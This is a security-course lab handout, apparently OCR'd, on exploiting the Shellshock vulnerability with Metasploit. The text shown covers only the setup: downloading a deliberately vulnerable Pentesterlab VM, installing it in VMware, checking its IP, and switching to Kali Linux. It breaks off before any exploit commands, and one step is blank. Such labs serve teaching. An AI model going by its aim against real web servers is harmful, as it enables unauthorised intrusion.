PRACTICAL 08

Problem Statement: Exploit Vulnerability in a Web Server using Metasploit

Lab Objectives

In this lab, we will demonstrate how to:
Exploit Shellshock vulnerability using Metasploit

Lab Environment


In order to carry out this lab, you will require the following:

1. Administrator privileges
2. Kali Linux machine as VM
3. Windows 8.1 machine


Lab Tasks

To exploit vulnerability in a webserver using Metasploit, perform the following steps:


1. Open a web browser on the Windows 8.1 machine and type www.google.com in the URL. In the Google search bar, type shellshock vm and press Enter. It will give you a list of results. Open the result shown in Figure



2. Scroll down the Pentesterlab page and click on here as shown in Figure, to download the ISO of a VM with Shellshock vulnerability.




3. Open the VMWare Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown in Figure



It will start the New Virtual Machine Wizard as shown in Figure.


Select the Typical (recommended) radio button and click on Next, as shown in Figure

4. It will open the Guest Operating System Installation window as shown in Figure
5. Click on Browse and navigate to the ISO you have downloaded in Step 2. Click on Next as shown in Figure




It will open a Select a guest operating system window as shown in Figure

6. Leave the options to default and click Next as shown in Figure




It will open the Name the virtual machine window as shown in Figure.

Type shellshock in the Virtual Machine name: text box and click on Next as shown in Figure




It will open a Specify Disk Capacity window as shown in Figure

7. Leave the options to default and click on Next as shown in Figure




8. Review the settings and click on Finish, as shown in Figure




9.


10. It will start installing the virtual machine. When the virtual machine will be completely installed, it will show you a command-line window as shown in Figure




11. Type the command ifconfig and press Enter to view the IP address configuration of the machine, as shown in Figure




12. Switch and login to the Kali Linux VM. Open a web browser as shown in Figure



